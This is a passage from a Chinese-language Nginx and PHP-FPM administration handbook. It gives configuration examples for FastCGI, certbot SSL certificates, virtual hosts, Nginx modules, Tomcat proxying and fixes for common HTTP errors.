--with-pear \
--with-curl \
--with-gd \
--with-jpeg-dir \
--with-png-dir \
--with-freetype-dir \
--with-xpm-dir \
--with-iconv \
--with-mcrypt \
--with-mhash \
--with-zlib \
--with-xmlrpc \
--with-xsl \
--with-openssl \
--with-mysql=/srv/mysql-5.5.16-linux2.6-i686 \
--with-mysqli=/srv/mysql-5.5.16-linux2.6-i686/bin/mysql_config
\
```

```
--with-pdo-mysql=/srv/mysql-5.5.16-linux2.6-i686 \
--with-sqlite=shared \
--with-pdo-sqlite=shared \
--disable-debug \
--enable-zip \
--enable-sockets \
--enable-soap \
--enable-mbstring \
--enable-magic-quotes \
--enable-inline-optimization \
--enable-gd-native-ttf \
--enable-xml \
--enable-ftp \
--enable-exif \
--enable-wddx \
--enable-bcmath \
--enable-calendar \
--enable-sqlite-utf8 \
--enable-shmop \
--enable-dba \
--enable-sysvsem \
--enable-sysvshm \
--enable-sysvmsg

make && make install
```

如果出现 fpm 编译错误，取消--with-mcrypt 可以编译成功。

```
# cp sapi/fpm/init.d.php-fpm /etc/init.d/php-fpm
# chmod 755 /etc/init.d/php-fpm
# ln -s /srv/php-5.3.5 /srv/php
# cp /srv/php/etc/php-fpm.conf.default /srv/php/etc/php-
fpm.conf
# cp php.ini-production /srv/php/etc/php.ini
```

```
groupadd -g 80 www
adduser -o --home /www --uid 80 --gid 80 -c "Web User" www
```

php-fpm.conf

```
# grep -v ';' /srv/php-5.3.5/etc/php-fpm.conf | grep -v "^$"
[global]
pid = run/php-fpm.pid
error_log = log/php-fpm.log
[www]
listen = 127.0.0.1:9000

user = www
group = www
pm = dynamic
pm.max_children = 2048
pm.start_servers = 20
pm.min_spare_servers = 5
pm.max_spare_servers = 35

pm.max_requests = 500
```

```
chkconfig --add php-fpm
```

php-fpm 状态

```
    location /nginx_status {
        stub_status on;
        access_log   off;
        allow 202.82.21.12;
        deny all;
    }
    location ~ ^/(status|ping)$ {
        access_log off;
        allow 202.82.21.12;
        deny all;
        fastcgi_pass 127.0.0.1:9000;
                fastcgi_param SCRIPT_FILENAME
$fastcgi_script_name;
        include fastcgi_params;
    }
```

fastcgi_pass

```
   location ~ ^(.+\.php)(.*)$
   {
        fastcgi_pass 127.0.0.1:9000;
        fastcgi_index   index.php;
        fastcgi_split_path_info ^(.+\.php)(.*)$;
        fastcgi_param   SCRIPT_FILENAME
$document_root$fastcgi_script_name;
        fastcgi_param   PATH_INFO       $fastcgi_path_info;
        fastcgi_param   PATH_TRANSLATED
$document_root$fastcgi_path_info;
        include fastcgi_params;
    }
```

Unix Socket

```
location ~ .*\.(php|php5)?$  {
        #fastcgi_pass  127.0.0.1:9000;
        fastcgi_pass   unix:/dev/shm/php-fpm.sock;
        fastcgi_index index.php;
        include fastcgi.conf;
}
```

nginx example

```
server {
    listen       80;
    listen 443 ssl http2;
    server_name  cms.netkiller.cn;

    ssl_certificate ssl/netkiller.cn.crt;
    ssl_certificate_key ssl/netkiller.cn.key;
    ssl_session_cache shared:SSL:20m;
    ssl_session_timeout 60m;
```

```
    charset utf-8;
    access_log  /var/log/nginx/cms.netkiller.cn.access.log
main;

    error_page  497              https://$host$uri?$args;

    if ($scheme = http) {
        return 301 https://$server_name$request_uri;
    }

    location ~ ^/wp-content/uploads/.*\.php$ {
        deny all;
    }

    location / {
        root   /opt/netkiller.cn/cms.netkiller.cn;
        index  index.html index.php;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
    #    proxy_pass   http://127.0.0.1;
    #}

    # pass the PHP scripts to FastCGI server listening on
127.0.0.1:9000
    #
    location ~ \.php$ {
        root           /opt/netkiller.cn/cms.netkiller.cn;
        fastcgi_pass   127.0.0.1:9000;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME
/opt/netkiller.cn/cms.netkiller.cn$fastcgi_script_name;
        include        fastcgi_params;
    }
```

```
    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny  all;
    #}

}
```

9. 免费 SSL 证书

```
dnf install -y epel-release
dnf install -y certbot python3-certbot-nginx
```

如果是本地安装 nginx 请使用下面命令

```
certbot --nginx -d example.com -d www.example.com
```

如果是 docker 安装 nginx 使用下面命令，只生成证书，然后使用 -v 参数将证书挂在到 docker 容器内即可

```
mkdir -p /opt/nginx/cert
docker cp nginx:/etc/nginx/conf.d /opt/nginx/conf.d

certbot certonly --nginx --webroot -w /opt/nginx/html -d
netkiller.cn -m netkiller@msn.com --agree-tos
```

9.1. 手工生成证书

```
# 泛域名:
certbot certonly -d *.netkiller.cn --manual --preferred-
challenges dns

# 主域名:
certbot certonly -d netkiller.cn --manual --preferred-
```

```
challenges dns
```

```
[root@netkiller ~]# certbot certonly --manual -d *.netkiller.cn
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Enter email address (used for urgent renewal and security
notices)
 (Enter 'c' to cancel): netkiller@msn.com

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.3-September-21-
2022.pdf. You must
agree in order to register with the ACME server. Do you agree?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
(Y)es/(N)o: yes

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Would you be willing, once your first certificate is
successfully issued, to
share your email address with the Electronic Frontier
Foundation, a founding
partner of the Let's Encrypt project and the non-profit
organization that
develops Certbot? We'd like to send you email about our work
encrypting the web,
EFF news, campaigns, and ways to support digital freedom.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
(Y)es/(N)o: Y
Account registered.
Requesting a certificate for *.netkiller.cn

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Please deploy a DNS TXT record under the name:

_acme-challenge.netkiller.cn.
```

```
with the following value:

u32jWv6ycALqXM3duCLCsCxllrcTLwm9oa42H_GPzSM

Before continuing, verify the TXT record has been deployed.
Depending on the DNS
provider, this may take some time, from a few seconds to
multiple minutes. You can
check if it has finished deploying with aid of online tools,
such as the Google
Admin Toolbox:
https://toolbox.googleapps.com/apps/dig/#TXT/_acme-
challenge.netkiller.cn.
Look for one or more bolded line(s) below the line ';ANSWER'.
It should show the
value(s) you've just added.

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Press Enter to Continue

Successfully received certificate.
Certificate is saved at:
/etc/letsencrypt/live/netkiller.cn/fullchain.pem
Key is saved at:
/etc/letsencrypt/live/netkiller.cn/privkey.pem
This certificate expires on 2023-11-06.
These files will be updated when the certificate renews.

NEXT STEPS:
- This certificate will not be renewed automatically.
Autorenewal of --manual certificates requires the use of an
authentication hook script (--manual-auth-hook) but one was not
provided. To renew this certificate, repeat this same certbot
command before the certificate's expiry date.

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
If you like Certbot, please consider supporting our work by:
 * Donating to ISRG / Let's Encrypt:
https://letsencrypt.org/donate
 * Donating to EFF:                    https://eff.org/donate-
le
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
```

配置 Nginx

```
server {
    listen 443 ssl;
    server_name  www.netkiller.cn;
    http2 on;

    # 这里是你证书的位置
    ssl_certificate
/etc/letsencrypt/live/netkiller.cn/fullchain.pem;
    ssl_certificate_key
/etc/letsencrypt/live/netkiller.cn/privkey.pem;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers ECDHE-RSA-AES128-GCM-
SHA256:HIGH:!aNULL:!MD5:!RC4:!DHE;
    ssl_prefer_server_ciphers on;

    location / {
        root /usr/share/nginx/html;
        index  index.html;
    }

    error_page 404 /404.html;
        location = /40x.html {
    }

    error_page 500 502 503 504 /50x.html;
        location = /50x.html {
    }
}
```

9.2. 证书更新

证书到期之后需要更新

```
root@iZ6we2qd9sralbm45a85ebZ:~# certbot certonly -d
*.netkiller.cn --manual --preferred-challenges dns
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator manual, Installer None
Obtaining a new certificate
Performing the following challenges:
dns-01 challenge for netkiller.cn

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
NOTE: The IP of this machine will be publicly logged as having
requested this
certificate. If you're running certbot in manual mode on a
machine that is not
your server, please ensure you're okay with that.

Are you OK with your IP being logged?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
(Y)es/(N)o: Y

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Please deploy a DNS TXT record under the name
_acme-challenge.netkiller.cn with the following value:

YzX9BAX-mRvnE46ml2q_Cm4aiUvcrOhbLp-i4o1BR7s

Before continuing, verify the record is deployed.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Press Enter to Continue
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved
at:
   /etc/letsencrypt/live/netkiller.cn/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/netkiller.cn/privkey.pem
   Your cert will expire on 2024-02-04. To obtain a new or
```

```
tweaked
   version of this certificate in the future, simply run
certbot
   again. To non-interactively renew *all* of your
certificates, run
   "certbot renew"
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:
https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-
le

root@iZ6we2qd9sralbm45a85ebZ:~# ls
/etc/letsencrypt/live/netkiller.cn/
cert.pem  chain.pem  fullchain.pem  privkey.pem  README
```

10. 单域名虚拟主机

```
# cat /etc/nginx/conf.d/images.conf
server {
        listen 80;
        server_name images.example.com;

        #charset koi8-r;
        access_log /var/log/nginx/images.access.log main;

        location / {
                root /www/images;
                index index.html index.htm;
        }

        #error_page 404 /404.html;

        # redirect server error pages to the static page
/50x.html
        #
        error_page 500 502 503 504 /50x.html;
                location = /50x.html {
                root /usr/share/nginx/html;
        }

        # proxy the PHP scripts to Apache listening on
127.0.0.1:80
        #
        #location ~ \.php$ {
        # proxy_pass http://127.0.0.1;
        #}

        # pass the
        PHP scripts to FastCGI server listening on
127.0.0.1:9000
        #
        #location ~ \.php$ {
        # root html;
        # fastcgi_pass 127.0.0.1:9000;
        # fastcgi_index index.php;
```

```
        # fastcgi_param SCRIPT_FILENAME
/scripts$fastcgi_script_name;
        # include fastcgi_params;
        #}

        # deny access to .htaccess files, if Apache's document
root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        # deny all;
        #}
}
```

绑定多个域名

```
        server_name images.example.com img1.example.com
img2.example.com;
```

使用通配符匹配

```
        server_name *.example.com
        server_name www.*;
```

正则匹配

```
        server_name ~^(.+)\.example\.com$;
        server_name ~^(www\.)?(.+)$;
```

11. Nginx module

11.1. stub_status 服务器状态采集模块

```
location /nginx_status {
        stub_status on;
        access_log  off;
        allow 127.0.0.1;
        deny all;
}
```

php-fpm 状态

```
    location ~ ^/(status|ping)$ {
        access_log off;
        allow 202.82.21.12;
        deny all;
        fastcgi_pass 127.0.0.1:9000;
                fastcgi_param SCRIPT_FILENAME
$fastcgi_script_name;
        include fastcgi_params;
    }
```

11.2. sub_filter 页面中查找和替换

```
location / {
    sub_filter '<a href="http://127.0.0.1:8080/'  '<a
href="https://$host/';
    sub_filter '<img src="http://127.0.0.1:8080/' '<img
src="https://$host/';
```

```
    sub_filter_once on;
}
```

替换掉proxy_pass页面中的内容

```
    location ~ ^/live800 {
        proxy_pass           http://218.23.24.53;
        rewrite              ^/live800/(.*)  /$1 break;
        proxy_set_header    Accept-Encoding "";
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_set_header    Host www.abc.com;

        sub_filter_types text/html text/css text/xml text/css
text/javascript;
        sub_filter 'www.abc.com'  '$host';
        sub_filter_once off;
    }
```

11.3. auth_basic HTTP 认证模块

```
cd /usr/local/nginx/conf
server {
        listen 80;
        server_name www.example.com;
        root /var/www/htdocs;
        index index.html;

        location / {
                try_files $uri $uri/ /index.html;
                auth_basic            "Administrator’s Area";
                auth_basic_user_file  conf/htpasswd;
        }
}
```

```

```

使用 htpasswd 生几个密码文件

生成密码文件

```
$ sudo apt-get install apache2-utils

htpasswd -c -d htpasswd user_name
```

提示

必须使用 -d Force CRYPT encryption of the password. 选项,

使用 openssl 生成密码

```
[root@netkiller ~]# openssl passwd
Password:
Verifying - Password:
9/cEBEuF8T/xQ

[root@stage nginx]# openssl passwd 123456
DuWluVqmkZG8A

[root@stage nginx]# echo "admin:DuWluVqmkZG8A" > htpasswd
```

11.4. valid_referers

例 35.4. Example: valid_referers

```
location /photos/ {
  valid_referers none blocked www.mydomain.com mydomain.com;

  if ($invalid_referer) {
    return   403;
  }
}
```

```
location ~* \.(gif|jpg|jpeg|png|bmp|txt|zip|jar|swf)$ {
        valid_referers none blocked *.mydomain.com;
        if ($invalid_referer) {
                rewrite ^/
http://www.mydomain.com/default.gif;
                #return 403;
        }

}

location /images/ {
        alias /www/images/;
        valid_referers none blocked *.mydomain.com;
        if ($invalid_referer) {
                rewrite ^/
http://www.mydomain.com/default.gif;
        }
}
```

11.5. ngx_http_flv_module

```
location ~ \.flv$ {
    flv;
}
```

11.6. ngx_http_mp4_module

```
location /video/ {
    mp4;
    mp4_buffer_size       1m;
    mp4_max_buffer_size   5m;
    mp4_limit_rate        on;
    mp4_limit_rate_after  30s;
}
```

11.7. limit_zone

```
limit_zone   one  $binary_remote_addr  10m;

server {
        location /download/ {
        limit_conn   one  1;
}
```

11.8. image_filter

```
image_filter 配置项:
image_filter off;       在所在location关闭模块处理。
image_filter test;    确保应答是JPEG，GIF或PNG格式的图像。否则错误
415 (Unsupported Media Type) 将被返回。
image_filter size;    以JSON格式返回图像信息。
image_filter rotate 90 | 180 | 270;    将图像逆时针旋转指定角度。 参
数的值可以包含变量。 可以单独使用，或与 resize 和 crop 变换同时使用.
image_filter resize width height;    按比例缩小图像至指定大小。 如果
想只指定其中一维，另一维可以指定为： “-”。 如果有错误发生，服务器会返回
415 (Unsupported Media Type). 参数的值可以包含变量。 当与 rotate 参
数同时使用时，旋转发生在缩放 之后。
```

image_filter crop width height; 按比例以图像的最短边为准对图像大小进行缩小，然后裁剪另一边多出来的部分。 如果想只指定其中一维，另一维可以指定为： “-”。 如果有错误发生，服务器会返回 415 (Unsupported Media Type). 参数的值可以包含变量。 当与 rotate 参数同时使用时，旋转发生在裁剪 之前。

image_filter_buffer 配置项：
image_filter_buffer size; 例如 image_filter_buffer 1M; 设置用来读图像的缓冲区的最大值。 若图像超过这个大小，服务器会返回 415 (Unsupported Media Type).
image_filter_jpeg_quality quality; 例如
image_filter_jpeg_quality 75;设置变换后的JPEG图像的 质量 。 可配置值： 1 ~ 100 。 更小的值意味着更差的图像质量以及更少需要传输的数据。 推荐的最大值是95. 参数的值可以包含变量。
image_filter_sharpen percent; image_filter_sharpen 0; 增加最终图像的锐度。 锐度百分比可以超过100. 0为关闭锐化。 参数的值可以包含变量。
image_filter_transparency on|off; image_filter_transparency on; 定义当对PNG，或者GIF图像进行颜色变换时是否需要保留透明度。 损失透明度有可能可以获得更高的图像质量。 PNG图像中的alpha通道的透明度默认会一直被保留。

比如所有的图片并修改尺寸为 800x600

```
        location ~* \.(jpg|gif|png)$ {
                image_filter resize 800 600;
        }
```

匹配images目录所有图片并修改尺寸为1920x1080

```
        location ~* /images/.*\.(jpg|gif|png)$ {
                image_filter resize 1920 1080;
        }
```

再比如用url来指定

```
location ~* (.*\.(jpg|gif|png))!(.*)x(.*)$ {
    set $width      $3;
    set $height     $4;
        rewrite "(.*\.(jpg|gif|png))(.*)$" $1;
}
```

```
location ~* .*\.(jpg|gif|png)$ {
        image_filter resize $width $height;
}

location ~* /images/(.+)_(d+)x(d+).(jpg|gif|png)$ {
    set $height $2;
    set $width $3;
    if ($height = "0") {
        rewrite /images/(.+)_(d+)x(d+).(jpg|gif|png)$
/images/$1.$4 last;
    }
    if ($width = "0") {
        rewrite /images/(.+)_(d+)x(d+).(jpg|gif|png)$
/images/$1.$4 last;
    }

    #根据给定的长宽生成缩略图
    image_filter resize $height $width;

    #原图最大2M，要裁剪的图片超过2M返回415错误，根据你的需求调节参数
image_filter_buffer
    image_filter_buffer 2M;

    #error_page  415                     /images/404.jpg;
    try_files /images/$1.$4     /images/404.jpg;
}

location ~* /images {

}

location ~* ^/images/resize/([\d\-]+)_([\d\-]+)/(.+) {
    alias /www/example.com/img.example.com/$3;
    image_filter test;
    image_filter resize $1 $2;
    image_filter_buffer 2M;
    image_filter_jpeg_quality 95;
    image_filter_sharpen 90;
    expires 60d;
}
```

11.9. ngx_stream_proxy_module

ngx_stream_proxy_module 用法与 ngx_http_proxy_module 及其相似, 前者用于tcp代理或负载均衡。后者只能用于 http 的代理

注意模块的proxy_pass指令只能在server段使用, 提供域名或ip地址和端口转发，协议可以是tcp，也可以是udp。

```
server {
    listen 127.0.0.1:80;
    proxy_pass 127.0.0.1:8080;
}

server {
    listen 25;
    proxy_connect_timeout 1s;
    proxy_timeout 1m;
    proxy_pass mail.example.com:25;
}

server {
    listen 53 udp;
    proxy_responses 1;
    proxy_timeout 20s;
    proxy_pass dns.example.com:53;
}

server {
    listen [::1]:8000;
    proxy_pass unix:/tmp/stream.socket;
}
```

11.10. ngx_http_mirror_module

```
location / {
    mirror /mirror;
    proxy_pass http://backend;
}
```

```
location /mirror {
    internal;
    proxy_pass http://test_backend$request_uri;
}
```

11.11. limit_except

```
    location /api/ {

        limit_except PUT DELETE {
            proxy_pass http://127.0.0.1:9080;
        }
    }
```

11.12. geoip_country_code

```
location /google {
    if ( $geoip_country_code ~ (RU|CN) ) {
        proxy_pass http://www.google.hk;
    }
}
```

12. Example

12.1. Nginx + Tomcat

例 35.5. Nginx + Tomcat

```
server {
    listen       80;
    server_name  www.example.com;

    charset utf-8;
    access_log  /var/log/nginx/www.example.com.access.log;

    location / {
            proxy_pass http://127.0.0.1:8080;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    location ~ ^/WEB-INF/ {
        deny  all;
    }

    location ~ \.(html|js|css|jpg|png|gif|swf)$ {
        root /www/example.com/www.example.com;
        expires 1d;
    }
    location ~ \.(ico|fla|flv|mp3|mp4|wma|wmv|exe)$ {
        root /www/example.com/www.example.com;
        expires 7d;
```

```
    }
    location ~ \.flv {
        flv;
    }

    location ~ \.mp4$ {
        mp4;
    }

}
```

12.2. 拦截index.html

背景：网站推广审核需要隐藏或不现实首页，其他页面正常

需求：要求访问首页事显示指定页面

```
server {
    listen       80;
    server_name any.netkiller.cn;

    charset utf-8;
    access_log  /var/log/nginx/any.netkiller.cn.access.log;
    error_log  /var/log/nginx/any.netkiller.cn.error.log;

    location /index.html {
                ssi on;
                proxy_set_header Accept-Encoding "";
        proxy_pass http://172.16.0.1/www/temp.html;
        proxy_set_header Host www.netkiller.cn;

    }

    location / {
                ssi on;
                rewrite ^/$ /zt/your.html;

                proxy_set_header Accept-Encoding "";
                proxy_pass http://127.0.0.1:8080;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
```

```
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
    }

    error_page  404              /error/404.html;
    error_page  403              /error/403.html;
    error_page  502              /error/502.html;
    error_page  500 502 503 504  /error/500.html;

    location ~ ^/WEB-INF/ {
        deny  all;
    }

    location ~ \.(html|js|css|jpg|png|gif|swf)$ {
        root /www/netkiller.cn/www.netkiller.cn;
        expires 1d;
    }
    location ~ \.(ico|fla|flv|mp3|mp4|wma|wmv|exe)$ {
        root /www/netkiller.cn/www.netkiller.cn;
        flv;
        mp4;
        expires 7d;
    }
    location /zt {
                root /www/netkiller.cn/www.netkiller.cn;
                rewrite ^(.*)\;jsessionid=(.*)$ $1 break;
                expires 1d;
    }
    location ^~ /zt/other/ {
                ssi on;
        proxy_set_header Accept-Encoding "";
        proxy_pass http://172.16.0.1/www/;
        proxy_set_header Host www.netkiller.cn;
                proxy_cache www;
                proxy_cache_valid  200 302  1m;
    }

    location /module {
        root /www/netkiller.cn/www.netkiller.cn;
    }
}
```

12.3. Session 的 Cookie 域处理

环境

```
User -> Http2 CDN -> Http2 Nginx -> proxy_pass 1.1 -> Tomcat
```

背景，默认情况下 tomcat 不会主动推送 Cookie 域，例如下面的HTTP头

```
Set-Cookie:
JSESSIONID=8542E9F58C71937B3ABC97F002CE039F;path=/;HttpOnly
```

这样带来一个问题，在浏览器中默认Cookie域等于 HTTP_HOST 头（www.example.com），如果网站只有一个域名没有问题，如果想共享Cookie给子域名下所有域名 *.example.com 无法显示。

通过配置Tomcat sessionCookieDomain="example.com" 可以实现推送 Cookie 域

```
<Context path="" docBase="/www/netkiller.cn/www.netkiller.cn"
reloadable="false" sessionCookieName="PHPSESSID"
sessionCookieDomain="netkiller.cn" sessionCookiePath="/" />
```

这样的配置一般用户的需求都可以满足。我的需求中还有一项，在服务器绑定多个域名（二级域名）。问题来了 Tomcat 将始终推送 netkiller.cn 这个域。其他域名无法正确设置Cookie

```
$ curl -s -I -H https://www.netkiller.cn/index.jsp | grep Set-
Cookie
```

```
Set-Cookie:
PHPSESSID=4DBAF36AA7B79CE1ACBA8DD67702B945;domain=netkiller.cn;
path=/;HttpOnly

$ curl -s -I -H 'Host: www.test.com'
https://www.test.com/index.jsp | grep Set-Cookie
Set-Cookie:
PHPSESSID=4DBAF36AA7B79CE1ACBA8DD67702B945;domain=netkiller.cn;
path=/;HttpOnly

$ curl -s -I -H 'Host: www.example.com'
https://www.example.com/index.jsp | grep Set-Cookie
Set-Cookie:
PHPSESSID=4DBAF36AA7B79CE1ACBA8DD67702B945;domain=netkiller.cn;
path=/;HttpOnly
```

怎样处理需求呢，我想了两个方案，一个方案是在Nginx中配置，另一个方案是在代码中解决。其中Nginx处理起来比较灵活无需开发测试介入，最终选择nginx方案

```
server {
        listen       443 ssl http2 default_server;
        server_name _;
    location ~ \.(do|jsp|action)$ {

        ssi on;
            proxy_set_header Accept-Encoding "";
            proxy_pass http://127.0.0.1:8080;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP   $remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;

        set $domain $host;
            if ($host ~* ^([^\.]+)\.([^\.]+)\.([^\.]+)$) {
                set $domain $2.$3;
            }
            proxy_cookie_domain netkiller.cn $domain;
    }
}
```

server_name _; 接受任何域名绑定，default_server 将vhost 设置为默认主机。最终测试结果：

```
$ curl -s -I -H https://www.netkiller.cn/index.jsp | grep Set-
Cookie
Set-Cookie:
PHPSESSID=4DBAF36AA7B79CE1ACBA8DD67702B945;domain=netkiller.cn;
path=/;HttpOnly

$ curl -s -I -H https://www.example.com/index.jsp | grep Set-
Cookie
Set-Cookie:
PHPSESSID=4DBAF36AA7B79CE1ACBA8DD67702B945;domain=example.com;p
ath=/;HttpOnly

$ curl -s -I -H https://www.domain.com/index.jsp | grep Set-
Cookie
Set-Cookie:
PHPSESSID=4DBAF36AA7B79CE1ACBA8DD67702B945;domain=domain.com;pa
th=/;HttpOnly
```

13. FAQ

13.1. 405 Not Allowed?

13.1.1. 405 Not Allowed?

静态页面POST会提示405 Not Allowed错误.

```
# curl -d name=neo
http://www.mydoamin.com/index.html
<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

```
server {
    listen       80 default;
    server_name  myid.mydomain.com;

    charset utf-8;
    access_log
/var/log/nginx/myid.mydomain.com.access.log  main;

    if ($http_user_agent ~* ^$){
      return 412;
    }
    ############################

    location / {
        root   /www/mydomain.com/myid.mydomain.com;
        index  index.html index.php;
```

```
        #error_page 405 =200 $request_filename;
    }

    #error_page  404              /404.html;
    #
    error_page 405 =200 @405;
    location @405 {
        #proxy_set_header  Host            $host;
        proxy_method GET;
        proxy_pass http://myid.mydomain.com;

    }


    # redirect server error pages to the static page
/50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }
}
```

13.2. 413 Request Entity Too Large

上传文件大小限制

13.2.1. 413 Request Entity Too Large

error.log 提示：

client intended to send too large body

client_max_body_size 8m;

修改 /etc/nginx/nginx.conf 文件。

```
http {
    include       /etc/nginx/mime.types;
    default_type  application/octet-stream;

    log_format  main  '$remote_addr - $remote_user
[$time_local] "$request" '
                      '$status $body_bytes_sent
"$http_referer" '
                      '"$http_user_agent"
"$http_x_forwarded_for"';

    access_log  /var/log/nginx/access.log  main;

    sendfile        on;
    #tcp_nopush     on;

    keepalive_timeout  65;

    server_tokens off;
    gzip  on;
    gzip_min_length 1k;
    gzip_types text/plain text/html text/css
application/javascript text/javascript
application/x-javascript text/xml application/xml
application/xml+rss application/json;
    gzip_vary on;

    client_max_body_size 8m;

    include /etc/nginx/conf.d/*.conf;
}
```

13.3. 499 Client Closed Request

13.3.1. Nginx access.log 日志显示

111.85.11.15 - - [25/Jun/2016:19:20:35 +0800] "GET /xxx/xxx/xxx.jsp HTTP/1.1" 499 88 "-" "Mozilla/5.0

(Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.130 Safari/537.36 JianKongBao Monitor 1.1"

配置 proxy_ignore_client_abort on;

```
    location / {

                ssi on;
                proxy_set_header Accept-Encoding "";
                proxy_pass http://127.0.0.1:8080;
        proxy_set_header    Host    $host;
        proxy_set_header    X-Real-IP
$remote_addr;
        proxy_set_header    X-Forwarded-For
$proxy_add_x_forwarded_for;
                proxy_ignore_client_abort  on;
    }
```

13.4. 502 Bad Gateway?

13.4.1. 502 Bad Gateway

error.log 提示:

upstream sent too big header while reading response header from upstream?

修改fastcgi配置

```
location ~ \.php$ {

        fastcgi_buffers 8 16k;
```

```
        fastcgi_buffer_size 32k;
        。。。
        。。。
}
```

13.5. 504 Gateway Time-out

13.5.1. 504 Gateway Time-out

问题一般出现在 nginx 通过 proxy_pass 代理其他服务的场景

由于代理的后端服务处理时间较长，超过了timeout阀值，就会报出 504 错误

修改fastcgi配置

```
client_max_body_size     50m; //文件大小限制，默认1m
client_header_timeout    1m;
client_body_timeout      1m;
proxy_connect_timeout     60s;
proxy_read_timeout      1m;
proxy_send_timeout      1m;

每个参数的意思：

client_max_body_size    限制上传数据的的大小，若超过所设定的大小，返回413错误。
client_header_timeout   读取请求头的超时时间，若超过所设定的大小，返回408错误。
client_body_timeout             读取请求实体的超时时间，若超过所设定的大小，返回413错误。
proxy_connect_timeout   此参数为等待的最长时间，默认为60秒，官方推荐最长不要超过75秒。
proxy_read_timeout              http请求代理后，nginx会等待处理结果。此参数即为服务器响应时间，默认60秒。
proxy_send_timeout              http请求被服务器处理完
```

```
后，把数据传返回给Nginx的用时，默认60秒。
```

13.6. proxy_pass

```
nginx: [emerg] "proxy_pass" cannot have URI part in location
given by regular expression, or inside named location, or
inside "if" statement, or inside "limit_except" block in
/etc/nginx/conf.d/www.mydomain.com.conf:25
nginx: configuration file /etc/nginx/nginx.conf test failed
```

在location,if中使用证则匹配proxy_pass末尾不能写/

```
        if ($request_uri ~*
"^/info/{cn|tw}/{news|info}/\d\.html") {
                proxy_pass http://info.example.com/;
                break;
        }

    location ~ ^/info/ {
                proxy_pass http://info.example.com/;
                break;
    }
```

proxy_pass http://info.example.com/; 改为 proxy_pass http://info.example.com; 可以解决

13.7. proxy_pass SESSION 丢失问题

如果用户Cookie信息没有经过 proxy_pass 传递给最终服务器，SESSION信息将丢失，解决方案

```
proxy_set_header   Cookie $http_cookie;
```

13.8. [alert] 55785#0: *11449 socket() failed (24: Too many open files) while connecting to upstream

配置 worker_rlimit_nofile 参数即可

```
user  nginx;
worker_processes  8;
worker_rlimit_nofile 65530;
```

配置 ulimit 也能达到同样效果，但我更喜欢 worker_rlimit_nofile 因为它仅仅作用于nginx,而不是全局配置。

13.9. server_name 与 SSI 注意事项

```
server_name www.example.com www.example.net www.example.org;
```

下来SSI标签无论你使用那个域名访问，输出永远是server_name 的第一域名www.example.com

```
<!--#echo var="SERVER_NAME"-->
```

需要通过SERVER_NAME判定展示不同结果时需要注意。

13.10. location 跨 document_root 引用，引用 document_root 之外的资源

下面的例子是 Document root 是 /www/netkiller.com/m.netkiller.com， 我们需要 /www/netkiller.com/www.netkiller.com 中的资源。

```
server {
    listen       80;
    server_name  m.netkiller.com;

    charset utf-8;
    access_log  /var/log/nginx/m.netkiller.com.access.log;
    error_log  /var/log/nginx/m.netkiller.com.error.log;

    location / {
                root /www/netkiller.com/m.netkiller.com;
                index.html
    }

    location /module {
        root /www/netkiller.com/www.netkiller.com;
    }

}
```

```
server {
    listen       80;
    server_name  m.netkiller.com;

    charset utf-8;
    access_log  /var/log/nginx/m.netkiller.com.access.log;
    error_log  /var/log/nginx/m.netkiller.com.error.log;

    location / {
                root /www/netkiller.com/m.netkiller.com;
                index.html
    }

    location ^~ /module/ {
        root /www/netkiller.com/www.netkiller.com;
    }

}
```

```

```

